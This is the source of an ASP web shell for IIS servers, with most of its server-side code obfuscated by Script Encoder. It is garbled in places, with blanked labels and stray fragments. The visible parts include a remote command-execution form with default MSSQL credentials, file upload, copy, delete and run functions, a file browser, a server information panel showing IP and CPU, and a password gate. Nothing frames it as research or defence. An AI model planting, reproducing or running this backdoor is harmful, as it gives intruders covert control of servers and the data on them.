    CLEAR: both; BORDER-RIGHT: #ffffff 1px solid; BORDER-TOP: #ffffff 1px solid; FONT-SIZE: 9pt; FLOAT:
    none; VISIBILITY: inherit; OVERFLOW: hidden; BORDER-LEFT: #ffffff 1px solid; WIDTH: auto; CLIP: rect(auto auto auto
    auto); COLOR: #ffffff; BORDER-BOTTOM: #ffffff 1px solid; POSITION: static; HEIGHT: auto; BACKGROUND-COLOR:
    #ffffff
}
.hborder {
    BORDER-RIGHT: #c875a5 1px solid; BORDER-TOP: #c875a5 1px solid; FONT-SIZE: 9pt; BORDER-LEFT:
    #c875a5 1px solid; BORDER-BOTTOM: #c875a5 1px solid; BACKGROUND-COLOR: #fef1ef
}
.head-foot {
    BORDER-RIGHT: 0px; BACKGROUND-POSITION: center center; BORDER-TOP: 0px; BACKGROUND-
    IMAGE: url(images/line4.gif); BORDER-LEFT: 0px; BORDER-BOTTOM: 0px; BACKGROUND-REPEAT: no-repeat
}
</style>

<#%#@~^MwAAAA==~EeMCeCeeCeMeCeM_____eCeMMCeCeeCMeCeeC~cwUAAA=
=^#~@%>
<#%#@~^9AMAAAA==~@#&d V mY,mmd+,Dn;!+dOvJl1OkKxJ*#@#&d1lk+~J_E@#&d7D dE^Yx3X+m;O srV
cDDrs' M+;!+kO'rD;xr#bb@#&P,~P,PP,^C/ PrNnVE@#&P,~P,P~~,PP~~,Dn;!sD'9 V Y+wk^nn'DDr:vDn5!+/DcJ6
kV UC: J*#b@#&@&~P,~P,~P x[~k+Vn^D@#&@&@&W!x^DkKxPG+^nY srV `Wr^+f s#@#&P,~W
P D.W.~M+dEsnP +aO,@#&@&~P,[ks~6/@#&P,PPU+D~0kPxP;DnCD+r(%+1Y' rj^DbwDkUo
obVn?HdY :68N+mOE*#@#&D daWUk+chDbY ~J____,EPLPWrf sPLPJ*xE[1/DDc0d
wks+AakkYdc6kVn9 Vb#LE@!A]@*J,PP,@#&@&~P,Pr0,0d
wkV 36b/YkcWk^+G+s#~O4+UP,~P,P~@#&P~~,P~P6dcfn^+D+sbV ~0bVnf VSOME+@#&P,PP U[Pb0@#&@&P
~b0~+M.@*ZPO4 xP@#&@&P,~P,~+,MR1V+mD@#&P,~P,P9n^+Y ok^+6Cs/ @#&P~P~n^/nP#@#&P,~P,~P,fn
Ynsbs 'OME @#&@&P,~+ N~k6P~~,@#&@& UN,0E ^OkKx@#&@&@&W;
mOkKUPA6n^!Y+or^+c0bs 2a @#&@&@&D+D~ Utjt Vs~{P? \ DR;nlD+}4%+^OvJ ?1.kaY
j4+VsE*#@#&d'nDZG9+,Pq?4jt VsR"EUc6kV 36 ~P8S~KME @#&@&7r6P]+D/W9+~x,!PP4 x#@#&i~P,~EK4+D
PsnD PUW,+..KD/@#&@&di26 ^;Y sbVn'P.!+@#&@&inVn+@#&@&PP~7A6nm!O sr^+{sl^/ @#&@&i+UN,kW#@#&@&D+
k2W /+cA.kD+,J]EU' 4dwr'JLx8daJ[Wr^+n6 'r[U(/aJ[ 6 ^ED+Wk^+@#&@& xN,WE
mYbGU@#&@&PTRYBAA==^#~@%>
<#%#@~^LAAAAA==~EeMCeCeeCeMeCeM_____eCeMMCeCeeCMeCeeC~cwUAAA==^#~@%>
<#%#@~^PQAAAA==~EeMCeCeeCeMeCeM_____eCeMMCeC
CMeCeeC~cwUAAA==^#~@%>
<#%#@~^KAAAAA==~EeMCeCeeCeMeCeM_____eCeMMCeCeeCMeCeeC~cwUAAA==^#~@%>
<#%#@~^GQAAAA==~b0~M+$E+kYvEEaJb'8PO4 xP7wcAAA==^#~@%>

```

WWBkst

```

UN,k0@#@&d+DP6ks+xUKY4k      L@#@&xnaD@#@&dnDP:w^GmNx      Wdtk      o@#@&D /2W
/n SDkDnPr@!m UO+M@*r[rZG;      Y'J_____e@!z1+UO D@*E@#@&Dn/aG
/nchMkY Pr@!m xO+M@*!8M@*!m~tM+0{EELm/m/^Dr2D)4kkOWMX
8mm3cbpJE@*!WKxO,mKVWM'E:fZ!T!ZB@*_____@!J0W
O@*!@!z1@*!&m xD+. @*E@#@&@#@&PEMeCeMMCeMMCeMe_____,MCEMcCeCeeCeCMeC
@#@&@#@&+sd @#@&!V{PI 5;+kYc?nD-nM.CDbC4^+dcrrJJE@*#@&ZKx"+5!+kYRU+M-
+M.CDb18s /rjZ"qn:mHbt2r#@#@&@&b0~YMr:vDn5!+/O 6W.:vEaldkhKDNr#@*!@*rJ~l N~OMk:v.+SE+kO
0KD$`EwCdkhGD9E#@*!@*ETWW[r9+CJ,O4+U,mmVV,W!O`*P@#@&b0~OMk:v.+SE+kO
0KDs`EwCdkhGD9E#@*ELKWNr[ IEPD4 x@#@&/ //bW
cJald/SW.[r#rCV^+xr~@#@&M+kwGxdncDnNb.+1Y~Er[mG'rJ~@#@&n^/n,k6P/ /krW
`Ewm/dAKDNrb@!@*Jl^snxrPDtnx~@#@&mCV^~VKorUv#Pv_____@#@&Dn/aG /nc+
NPE_____@#@&n9Pr0@#@&dn^+mD~mm+,.n;!+kYcJr[r#@#@&1C/ PEn9kYE@#@&mCV^~ NrD`*
@#@&1lknPrE2VKl[E@#@&mmsV,Ew^GCNv#@#@&^ldn,J[kME@#@&mCs^PNr.v#@#@&1Ck+~rNKhxr@#@&vD /2
W /n
SDkDnPM+;!ndYvJalOtEb@#@&^l'sP9WAU^Wl[obVn`Mn$EnkYcVJwmY4E#@#@&@#@&mCd P+^d+@#@&mmssPsl
bxc#@#@& x[PknV mO@#@&+x[~b0@#@&@&(PsKobx`*#@&@&WWMPr'ZPOG, *#@&@&W P+M.GD,D /;:n~
+aY@#@&@&qkr8%(0lsd @#@&. .}4%{Jr#@#@&9ks~K /Or(L@#@&@&k+Y,P+kYr(%x/ D7+.R/. IO+}8L m
Oc)4LPGD+dYvrB!b*#@&@&q0,OyqcF
+FZ!X~@!@*PA.D.Yt U@#@&@&{/}4%Px~:D;+@#@&. D68NP'~P /Or(%c\nm/bWx@#@&bWPj+.r(LxErPWM~kkxE^sc.
D)4%#~O4+UPjnD)4%x:+/O6(L!(G!Y@#@&@&+
NPb0@#@&r(LPWD+dOvk~yb'/r(%#@&@&@&4NKGYNdD'r~2bj+.6(L@#@&@&U 6O@#@&@&Z1cCAA==^#~@
%>
<center>
<#%~^UAEAAA==@#@&frsPkYD\ .1m:n@#@&B~_____@#@&/YMi/ D1mhnP{P"+5EndDR}E .XUY.r
o'Eik+.1mh Jb@#@&@&0PkYMi/ DHls+~@!@*PJr~K4+x@#@&@&~P,B,_____ZGWVr /@#@&@&~P"+
d2Kx/n ;WG3bnk'E/ D1m: E#;~/DDid D1mh+@#@&@&2
[~q6@#@&@&B~_____ZGG0kn/@#@&@&DDid D1Ch PxP'n$EnkYcZWK3bn/vJi/ DHCs+J*#@&@&EP_
_____@#@&@&(WPKYmjd+.Hm:nP@!@*PrY^s^W\nE,K4+
@#@&@&P~,B,_____ZWK3bn/_____,P~rVQAAA==^#~@%>
<form name="USER" action="<#%~^IAAAAA==~"+5!+kYRU+M~+M.CDb18s /riIdJ#,7woAAA==^#~@%>"
method="GET">
<input TYPE="HIDDEN" Name="UserName">
</form>
<SCRIPT LANGUAGE="VBScript">
<!--
Sub Window_OnLoad
Dim strUserName
strUserName=InputBox("_____", "_____", "", 300, 200)
_____,strUserName
USER.UserName.Value = strUserName
USER.Submit '_____
End Sub
-->
</SCRIPT>
<%#~^BAAAAA==3^/niQEAAA==^#~@%>
<center>[<%#~^DAAAAA==dDDik+M1ls+,mQAAAA==^#~@%>]_____
</center>
<table border=0 width=500 cellpadding=0 cellspacing=0 class="noborder">
<tr><td>
<table border=0 width=100% cellpadding=0 cellspacing=1 class="noborder">
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td width="59%" align=left>&nbsp;_____</td>
<td width="41%"
bgcolor="#EEEEEE">&nbsp;_____<#%~^JgAAAA==] ;; /DR? D7nDjl.km4snk`JU3Ij2I(H)HAJ*Ew0AAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left>&nbsp;_____IP</td>
<td>&nbsp;_____<#%~^JQAAAA==] ;; /DR? D7nDjl.km4snk`Jd6ZzS{z99Ir#oQwAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left>&nbsp;_____</td>
<td>&nbsp;_____<#%~^JgAAAA==] ;; /DR? D7nDjl.km4snk`JU3Ij2I(K6L:J*Nw0AAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left>&nbsp;_____</td>
<td>&nbsp;_____<#%~^AwAAAA==UKhVAEAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left>&nbsp;_____</td>
<td>&nbsp;_____<#%~^NgAAAA==d D- Dc:lawmOtvIn;!+dOc?+M-
+M.lMrC4^+k`E?/]&nP{g}HAJbbEhMAAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left>&nbsp;_____CPU</td>
<td>&nbsp;_____<#%~^LwAAAA==] ;; /DR? D7nDjl.km4snk`JgiH~2I[6o{hl}Z3?j6"?E#6w8AAA==^#~@%>_</td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td align=left>&nbsp;_____</td>
<td>&nbsp;_____<#%~^HQAAAA==] ;; /DR? D7nDjl.km4snk`J]j*XgoAAA==^#~@%></td>
</tr>
<tr bgcolor="#EEEEEE" height=18 class="noborder"><td align=left>&nbsp;_____IP: _____
[_____]</td><td>&nbsp;_____<#%~^JgAAAA==] ;; /DR? D7nDjl.km4snk`J"3H}K2)9f"J*Ag0AAA==^#~@%>|
<#%~^JgAAAA==] ;; /DR? D7nDjl.km4snk`J"3H}K2}K6L:J*LA0AAA==^#~@%>
[<#%~^LwAAAA==] ;; /DR? D7nDjl.km4snk`J_Pkh{(o6lqb"f3fmo}IE#9g8AAA==^#~@%>]</td></tr>

```



```

Yv!bP@#@&.P~PMnm"+d;^YR/G7+H+XO,@#@&.P,SWKw,@#@&.P3x9PrW,@#@&./ YPMn^I /!VOPx~gWOtUo,@
#@&~/Y.] /;VD~[P] w^lm `kOD"+dE^YSE,J~r^x(/wpEbP@#@&.PdY.] /;VD~^,In2^lmnckY.I d!VOBJ@!J~r[^Oir#~@#
@&P~dDDI dE^YP{~]+aVmmn`dOMIn/!sYBJ@*EBJ[LOpJbP@#@&.PdDD"+!VD~^,Inw^!^nv/YM]+kEVDs^tM'8&b~E@
!(D@*J~@#@&.P3U9PKW~@#@&~/ O,l[KZKxx',HWDtrxTP@#@&.auEAAA==^#~@%> <br><table border=0 width=500
cellspacing=0 cellpadding=0 bgcolor="#B8B8B8">
<tr bgcolor="#EEEEEE" height=18 class="noborder">
<form name="form" method=post action="<%=#@~^HgAAAA==>"; /DR? D7nDjl.km4snk`J`J]Sr#rwoAAA==^#~@%>">
<input type="text" name="cmd" size=25 >
<input type="text" name="id" size=10 value="mssql__">
<input type="text" name="pa" size=10 value="mssql__">
<input type="submit" value="__cmd__">
</form></tr></table><br><table border=0 width=500 cellpadding=0 bgcolor="#B8B8B8">
<tr bgcolor="#EEEEEE" height=18 class="noborder"><td>
<form name="form1" method="post" action="<%=#@~^AwAAAA==>;MVUwEAAA==^#~@%>?up=1"
enctype="multipart/form-data" >
_____:
<input name="filepath" type="text" value="drv:\path" size="15">
_____:
<input type="file" name="file1" value="" size=1>
<input type="submit" name="Submit" value="__" > _____
</td></tr>
</form></table>
<%=#@~^XAAAAA==~@#@&~/+kWw / MkO+,Dn5!+/D 0KD:vE^:9J*P'PE@!(D@*@!(. @*rP@#@&.I+d2Kxd+c
MkO PkYD"+k;VDP@#@&BxoAAA==^#~@%>
</center>
<%=#@~^TwEAAA==@#@&fj
(zP'I 5E /ORwW.hvJY aYr#P,~v____@#@&k6PcfjUob~@!@*~Jr~~Dt+U@#@&/nY,d4+s^k+D7+M
mM+CY W8% mYvE/4+V^ CwaVbmCYrG JbPE__dt Vs____@#@&/+O~6W[F{d4+s^R l: /aCm `9?
)b@#@&/ OP6WNBOn:k'6W[F
rD+h/@#@&0KD~nmmt~^KPrx,WKNrD+s/@#@&D dwKxd+ch.rD+Pr@!0KxY,^GVKD{4sl^V@*J~[,^WcwCO4P[~E
ORO E,[~1Wc/k+,Pr@!&OKxO@*@!4D@*E@#@&x+XO@#@& x9Pr0@#@&cF4AAA==^#~@%>

<%=#@~^TAIAAA==@#@&fj
(zFP{P'n;!+dYcsG.s`JDn6DFJ*~~B____@#@&G?U()+,~I 5E /O
wWDhcrYn6D+r#~@#@&k6PfUxo)F@!@*EJ,IU[,f? pby@!@*rE~Y4+____@#@&/nO,/4+^sF{/n.7+D
^M+CY G(Ln1YvJ/4+^sRmw2VbmCOBwXrbPE_/t ss____@#@&/ Y~0G[8'dt sV8RUCs+/2C1+cfUUob+*@#@&0W
MPbxV xcfUxp)8#PDGP8P/Dn2P F@#@&r0~hbNcfUU(zFSrBF#xE'J~Y4n____@#@&.P,wIDt{s+6YcfUxp)8~k
q#~@#@&.P,n6bY,OGD@#@& x[PbW@#@&xnaD@#@&Rw,Vnxv2mY4*~PY4+
~wmY4'alO4,[PrwJ@#@&wmo4 {Dbo4Yc9Uxpb8SV xc9Ux(q*Or#~@#@&k+O,0KN {/4nV^F
xm:ndalm cwmYt*~@#@&/ Y,0GNrO :x0K[
cwC.k+xCh `2ID4y#~@#@&0KNFcmK2X4+.,0G[bY+s@#@&M+/aGU/ RSDrYn~rmG:sCx9P^GswVnO N~/!^1+dk"r@#
@& x9~k6@#@&2qUAAA==^#~@%>

<%=#@~^TAIAAA==@#@&fj
(z&P{P'n;!+dYcsG.s`JDn6D&J*~~PE____@#@&fjxp)WPxP'n;!+dOcsW.hvJO+XOWJb@#@&b0PG?
pb2@!@*JPCU9PfUU(zc@!@*EEPdt x@#@&dnDPdt sVY'dnM[+.
IDnIDnK4% mD`Jkt sVcl2w^k^CDkW E#B____/4nsV____@#@&k+OPWG9Fx/4nV^ Um:+d2mmn`Gj
)W#~@#@&@#@&0K.Pb's+____`9j (b2bPDWP8~dY w,Oq@#@&r6Phk9cfUxp)2~kSq*E-
r~Dtn @#@&PP,wmOt{Vn0D`9j (b2Sk F#~@#@&~P,+XkOPWGM@#@&+ [Pb0@#@&
+6O@#@&@#@&@&k6~^+UvwmYt*~y~Y4+UPalO4{wID4PLP'E@#@&alDt+'rTtO`GjxobfS^+xc9Uxpb2b
kb@#@&k+Y,0K[ {/4+^V+
l: dwmm+v2CY4#~@#@&d+O~6W[kDn:{0G[yRwC.k+UlsnvwCDty#~@#@&0K[Fc:G\ tn. P0K[kD+:@#@&.
+kWkxd+ AMkO+,EmK:hC NP^Gsws+Dn9Pd!m1+/k"r@#@& x[Pb0@#@&P6YAAA==^#~@%>
<%=#@~^NAEAAA==@#@&fj
(z*P{P'n;!+dYcsG.s`JDn6D*J*~~P.B____@#@&9?Upzv~,]+$EndDRsG.s`EY aDvE*~@#@&
k0,fUU(z*@!@*rJ~C
NPGjxobv@!@*EJ,Y4+U@#@&d Y~4nV^&xd D\n.cm.+mO W8N+1Y`r/4nV^RCwaVr^mYkKUJ*PB__
k4nV^____@#@&/4+ss2RULsn/al^nvf?Upz*bRbO :dckD+:vfUU(zvbRbx-G0+\.4@#@&D d2W
/ RADrO PEmKh:mx[~1W:2s YnN,d!m^ /k"J@#@& UN,kW@#@&iFgAAA==^#~@%>
<center><table border=0 width=500 cellpadding=0 bgcolor="#B8B8B8">

<tr bgcolor="#EEEEEE" height=18 class="noborder">
<td colspan=2 align=center><form method="POST" action="""&url="">
Enter Password <input type="password" name="password" size="20">
<input type="submit" value="LOGIN"></td>
</tr>
</form></td></tr></table></center>
</body>
<%=#@~^BgAAAA==3 N~&05gEAAA==^#~@%>
<%=#@~^BwAAAA==n N~kE(oQIAAA==^#~@%>
<%=#@~^dAEAAA==d!4~slbx*~@#@&v____EMV2IDt____i]d@#@&!.ValY4xEtDYa)&zsG1l1stKdY
r@#@&[b:P2mY4~2mY4@#@&k+Y,0kGAMWA/ /. IY 64N+mDcE?IDbwOkULcsrV jXkYnh]4Ln^DJb@#@&r6P]
!:/D`r2IDtE#J~E~Dt+____@#@&^wID4xJJJ@#@&nVdn@#@&swmOt{In5!+/OcrwCY4E*[EJJ@#@&+
N,r0@#@&r0,In5!+/DcJmYMr8J*rY.EnE,Y4+
@#@&1wCO4V2CDt@#@&mODDr('rYD!+r@#@& Vd+@#@&^2mYt[j+M]M
\lanmY4`s2mY4#~@#@&IDY.r('JE@#@&+UN,r6@#@&W2kAAA==^#~@%><html>
<script language="JavaScript">
function crfile(ls)
{if (ls==""){alert("_____!");}
else
{window.open("<%=#@~^AwAAAA==>;MVUwEAAA==^#~@%>?id=edit&attrib=<%=#@~^EQAAAA==. ;; /D`JmYD.k(J
bJAYAAA==^#~@%>&creat=yes&path=<%=#@~^BQAAAA==salO4GQIAAA==^#~@%>"+ls);}
return false;
}
function crdir(ls)
{if (ls==""){alert("_____!");}

```

```

else
{ window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?id=dir&attrib=<%=#@~^EQAAAA==. ;; /D`JmYD.k(Jb
JAYAAAA==^#~@%>&op=creat&path=<%=#@~^BQAAAA==salO4GQIAAA==^#~@%>"+ls);}
return false;
}
</script>
<script language="vbscript">
sub rmdir(ls)
if confirm("_____!"&Chr(13)&Chr(10)&"_____"&ls) then
window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?id=dir&path="&ls&"&op=del&attrib=<%=#@~^EQAAAA
==. ;; /D`JmYD.k(JbJAYAAAA==^#~@%>")
end if
end sub
sub copyfile(sfile)
dfile=InputBox("_____"&Chr(13)&Chr(10)&"_____"&sfile&Chr(13)&Chr(10)&"_____:"&Chr(13)&Chr(10)
)&"_____"&Chr(13)&Chr(10)&"_____c:/_c:\_____")
dfile=trim(dfile)
attrib="<%=#@~^EQAAAA==. ;; /D`JmYD.k(JbJAYAAAA==^#~@%>"
if dfile<>" " then
if InStr(dfile,".") or InStr(dfile,"/")=1 then
lp=" "
if InStr(dfile,".") and attrib<>"true" then
alert "_____"&Chr(13)&Chr(10)&"_____"["&dfile&"]"
exit sub
end if
else
lp="<%=#@~^BQAAAA==salO4GQIAAA==^#~@%>"
end if
window.open("_____"&url&"?id=edit&path="+sfile+"&op=copy&attrib="+attrib+"&dpath="+lp+dfile)
else
alert "_____"
end If
end sub
</script><body bgcolor="#F5F5F5">
<TABLE cellSpacing=1 cellPadding=3 width="750" align=center
bgColor=#b8b8b8 border=0>
<TBODY>
<TR >
<TD
height=22 colspan="4" bgcolor="#eeeeee">
<%=#@~^qgAAAA==@#@&GMPAlm4PD4k_____o~k_____PWdKADKA/ RfMr~+k@#@&In/2G
/nRS.kD+~E@!IP4. 0xBr!DsLJQwIDt{E[DtrxTR9.b|+dnYD+DLEI[mYDDr4xOMEnB*E[DtrUTRf.r7+J+DO
D'r_)@!zl@*P,~P,P~P,PE@#@&12oP@#@&JzEAAA==^#~@%> &nbs;_____
<%=#@~^uQAAAA==@#@&?nDPK?mMkaOP{Pj+M\n.cZD CY r4Nn^YvJq?/I(K:RjCAJSr#@#@&U+Y~GUm.kaOg+O,;?
+M\ .R;DnlD+68N+mDcJq?Z"(KKc1AK
r)Fr#@#@&UnY,Wor^+?zd,~? .7+.cZM+ID+}|8L mO'r?^bwYbUocsk^njXkY :64%n1YE#@#@&FjoAAA=
=^#~@%><%=#@~^PAAAAA==~r-
wrPLPWUmMrwD1nYcZGhaEY .1m+:+~J'J,[~Wj^Mk2YgnYcjdM1lhn,cBMAAA==^#~@%></td>
</TR> <TD colspan="4" bgcolor="#ffffff"
><%=#@~^AQEAAA==@#@&kW,I :E /DcJmYODb4Eb{JYM;+rPPD4nx@#@&M+dwGUK+
hMrY PE@!mPt.n6'vJL;MV'rB@*@!0KxD~mKVGd{B:9Z!!ZTB@*_____@!z6GUY@*@!Jl@*J
@#@& Vd+@#@&D /2G /+
AMkO+,E@!l~4D 0'EJL;D^[EgmYO.b4'D.E B@*@!WGxDPIWsW.xEa9!ZT!ZB@*_____@!J0
WUO@*@!&l@*E@#@&n N,k0@#@&Kj4AAA==^#~@%>&nbs;:
<%=#@~^BQAAAA==@!O4EAIAAA==^#~@%>
&nbs;&nbs;:_____:<%=#@~^BQAAAA==salO4GQIAAA==^#~@%></TD></TR> <TR>
<TD height=22 colspan="4" bgcolor="#eeeeee">
<form name="form1" method="post" action="<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>" >
_____: <input type="text" name="path" size="30" value="c:">
<input type="hidden" name="attrib" value="true">
<input type="submit" name="Submit" value="_____"> _____,"\\pc01\c"
<input type="submit" name="Submit1" value="_____"> _____.fso.">
</TD></form><%=#@~^RgAAAA==@#@&kW,D :E /D
0KDh'r;8skY8E#{J____0Kg_EPd x@#@&^C^V~W!O*P@#@& xN~r6vBIAAA==^#~@%>
</TR><TR>
<TD colspan="4" bgcolor="#ffffff"><form name="form1" method="post"
action="<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?up=1" enctype="multipart/form-data" >
_____:
<input name="filepath" type="text" value="drv:\path" size="15">
_____:
<input type="file" name="file1" value="" size=4><input type="file" name="file2" value="" size=4>
<input type="file" name="file3" value="" size=4>
<input type="submit" name="Submit" value="_____"> _____
</TD>
</form></TR>
<TR bgcolor="#eeeeee">
<TD colspan="4">
<%=#@~^zAEAAA==@#@&rU,2MDWMP"n!/nPg+aO@#@&? OPK?mMr2Y,,'?nD-
nMR/D CY r8% mYcEq?/I&K:Rj_2dSJ*@#@&j+DPG?1Dr2D1+D~,?+M~nDcZM+CYn6(LnmDcJq?/J&nK HAK
r"Fr#@#@&? YPKsbs+UXdP{PjnM)+M ZM+IDn64N+1YcJ^Mk2YbUocsr ?Xdo :64Nn1YE*#@#@&f?
(z~,In;+dOcsWMh'rRZt9E#@#@&0~9j
)P@!@*PrJb~:t+U@#@&/"K hasr^+,PrZ=wJ,[~WwksnUX/c!+DK+s2Hls+vPb@#@&/mVsPKjMk2OcIEU~
vJ^:9 6n,z1PJ,[,9?
)PLPE~@*PJ,PkyK h2sbV ~~!S~:D;+*@#@&U+O~Kksn,'~Wwr^+jH/crw x:n6DsrV Pcd.K+s2sbV+B~q
~,smVd+S~Z#@#@&AUN,qWBocAAA==^#~@%>
<FORM action="<%=#@~^IAAAAA==~+5!+kYRU+M~+M.CDb18s /rildJ#,7woAAA==^#~@%>" method="POST"
name=userdata>

```

```

<input type="text" name="CMD" size=28 value="<%=#@~^BwAAAA==~G?Uob,3gEAAA==^#~@%>">
<input type="submit" value="cmd_">
<input type="text" name="name" size=16 value="drive:\file.exe"><input type="button" name="send" value="____">
<input type="text" name="name1" size=16 value="drive:\file.name"><input type="button" name="send1" value="____">+____
</TD> </FORM>
<script language=vbscript>
sub send_onclick
window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?run="+userdata.name.value+"&action=____")
end sub
</script>
<script language=vbscript>
sub send1_onclick
window.open("<%=#@~^AwAAAA==;MVUwEAAA==^#~@%>?filename="+userdata.name1.value+"&action=del")
end sub
</script>
</TR>
<TR bgColor=#ffffff>
<TD height=22 colspan="4"><form name="newfile"
onSubmit="return crfile(newfile.filename.value);">
<input type="text" name="filename" size="40">
<input type="submit" value="____">
<input type="button" value="____" onclick="crdir(newfile.filename.value)">_____
</TD></form>
<pre>
<%#@~^rQAAAA==~&0~vqkr4N+1O^KsrV #b~:~t+ @#@& }xPA..WMP"+dEhn,1n6D@#@&"+d2Kx/n
qDrY ~U+.7+MRC:Hd3x1W[+vWor^+R"nl9bV^b@#@&KsbVnR/sK/n@#@&/l^V~GwkVnJH/
f s YnwK^+ky:n:asrV ~~PME+*#@&AxN,(WP4zUAAAA==^#~@%>
</TR>
<TR>
<TD height=22 width="26%" rowspan="2" valign="top" bgColor=#eeeeee >

<%#@~^ZgEAAA==@#@&NrsPDt+wW^+M~Ot ?;8wWV9nDk@#@&bW~0kW~DGhdncsGV9nDA6rdD/^2mY4#D4 x
@#@&? YPDt oW^NnD{0dG~DWSd+cM+DoGV9+M^wCO4#@#@&UnY,Y4nUE4oG^NnDkxDtnwW^N+MRU;4wWsN
Dd@#@&+k2W
/+cA.kD+r@!CP4. 0xBr'EMV'EQwlO4{J'I 5!+dD'rWV9wmOtr#JLlOOMk4{E[mYYMr8[rB@*@!WWUO,m
GVK.'EaooR!!Tv@* @!&0KUD@* @!6W YP1W^GD{BW0y ++E@* @!JWW
Y @*@!&C @*@!4M@*E@#@&oKD~2m^t.6~( PY4nUE8sKs9+.k0m0AAA==^#~@%>
<%#@~^KwEAAA==] /2Kxk+RSDbO+r@!CP4DnW{BJL;D^JQ2CY4r[swCO4[aRgC: [E'KVN2CDtXJL] ;; /D'JalD4J*[
E[mYO.b4r'lDYDb8'JE@* @!0GxO~1WsWMxBJ]so0Z!!\@* @!zWW
O@*P~r[XRIm: 'J@!zC@* @!C~4D+6xJLmtMcf*{rLC[Cd1DrwDIPM:[rM'BE^wCY4'XRhm: [JE#r'm4Dc
&W#E@*@!0KUY,mW^G.'Eaws0!TTEP@* @!JWW
Y @* @!Jl@*@!8M@*E@#@&H 6O@#@& xN,k6@#@&IFEAAA==^#~@%>
</TD>
<TD width="45%" bgColor=#eeeeee>_____</TD>
<TD width="11%" bgColor=#eeeeee>_____</TD>
<TD width="18%" bgColor=#eeeeee>_____</TD>
</TR>
<TR>
<TD height=200 colspan="3" valign="top" bgColor=#ffffff>

<%#@~^HAUAAA==@#@&NrsPDt+wk^n/@#@&r0,0dG~DWSd+csW^[nDA6b/O/c^alOt^Ot x@#@&U+Y~O4+oW^ [ D
x6/KADKhknRV+OsKV[nM maCY4#@#@&jnY,Y4+oksnnk^Ot oW^Nn.csksnk@#@&I daWUk+chDbY E@!DI8V P~Ab
NY4xB8!!uv~4KD9+,'vTEP^+^sal^r o^vTEP^+^sal^r o^E E@*J@#@&oWMP3C1tPX~q
PY4nok^+k@#@&kW~+5E dYvJCODDk8E*EYM; J~Dt x@#@&/4GhkY.k oxE@!/YMGxT@*JLa
1m: [E@!&dDDGxT@*J@#@&nsk+@#@&d4WA/D.bxL{J@!IP4D W'EJ'EMV2CDt[^2IDt[X
Hls+LJvPORDVn'EE[r__J'acYX2nLm4DvqZ#r__JL6RzYD.k(EO+k[4M^FZb[r__J[X
9ID+dldY'G9kWk [[rBOCMo+OxE{8VmU0B@*@!DDW o@*E[XRHls+^E@!z/D.W
o@*@!&C@*r@#@&+UN~r6@#@&I dwKxdnchDrO J@!YM@*@!Y[,hbNY4'EX!uB~PkYzs 'B(GD9+D
8GYDWs)qPdG^k[P!T!Z!TTPB@*@!WKxOP1G^W.[B[ssR!ZTB@* @!&0KxO@*r/4GhkYDbUL[r@!JY[ @*@!O9PAk9
Ot{B0YEPdOHVn'E8KD] D 4WDYKh)8PdW^k[~!Z!Z!ZiB@*E'6c/byN[E@!Jl@*@!JON@*@!O[,hk[O4^v
ZYEP~kYHV+{B(GD9+O(WOOK)8~KVk9~!Z!Z!ZiB@*E'6c/byN[E@!Jl@*@!JON@*@!O[,hk[O4^v
JLCOYmK(E[CODDr4LEB,YC.T+Yxv[4sl VEP@* @!zm@*[
4k2i@!~tM+Wxr[m4. 2c#LE%17lkm.k2O=P^Waz0bVncEJ[s2mY4[X
glh [rB#r[14Dv@*#LJ@* @!6WxD~mKVWMxvawsR!T!v~@*@!&0KUY@* @!&C@*[x8dai@!l4M+W{Br[EMVLEg
bNx+9kO'alY4xJLVwmO4[XRglh+ELW2'9nVLlOOMk4xELlOYMr([EEPDIOT+DxB]4sl 3v~@* @!zm@*[
4/al@!l,tM+W^ELE.VLEgbNx[Khx'2mY4r^wCDl6Rglsl[r]CYDDr8{Jl[mOYmK4LEvPDlMonYxv[4sl
VB@* @!&C@*[x8dai@!zD[ @*@!&DD@*J@#@&I aY@#@&nx9PrW@#@&I dwKx/
ADbY J@!zOC(Vn@*r@#@&jYABAA==^#~@%>
</TD>
</TR></TBODY>
</TABLE>
<%#@~^nwUAAA== x[,/!4@#@&/!8P NrYv#@#@&b0PMn;!/DcEwaj*ENnsrP~Y4nx@#@&vMCeeMMcMe
_CMCCeMCe@#@&b0,]+$En/D'ECDYDb8J*JD;+rPDtnx@#@&Strm4Wk^+x] ;EndD'EwmO4Jb@#@& V/ @#@&At
bm40bVnxk+D7nDc:la2CY4" +5EndD'EwmOtr#b@#@&+x[-b0@#@&UnDPWkP{PZM+mO+}4%+1YcEuMDb2YbxocorV
?H/O+h6(LnmDE#@#@&jnDPY4rk0rV ~{PWkRV+Ywk^n Strm40rs @#@&Otb/0bsnRG+^+O+~PMEn@#@&]&+kwG
Uk+RA.bYnPr@!(D@*@!m xY D@*
@!JmnxD+.@*r@#@&EMeCeeCMMcC_____eCeMeMMC@#@&+^d+@#@&rW,D+5; /O'rGaJb{J1WwHJ,Ot x
@#@&EeMMcCeeCMMcC_____eeCMMcC@#@&@&0~] ;;+kO'rIOOMk4Eb{JOD!nrPO4+
@#@&Sib^t6ks+{In5!+/DcJalY4Eb@#@&Nk0rVnx+5E dYvJ[2mYtEb@#@&nVkn@#@&A4k1t0bV x/ D
-
+MRhCawID4"+;!ndYvJalOtEb*#@#@&NkWk^+xj D'n.cHCwhCDtC+$E+kYvEnAlOtr#b@#@&+x9~k6@#@&UnOP6/'~
Z.nmYnr(%+1YcEuMDr2DkUocobVnUXkY+sr(%+1YE#@#@&jnDPY4r/6kV ~xP6/cMnYor^+ch4rm40rs @#@&@&O4kd0
bs R^KwHPNk0bs+@#@&]&+kwGUK+RS.kD+Pr@!^+
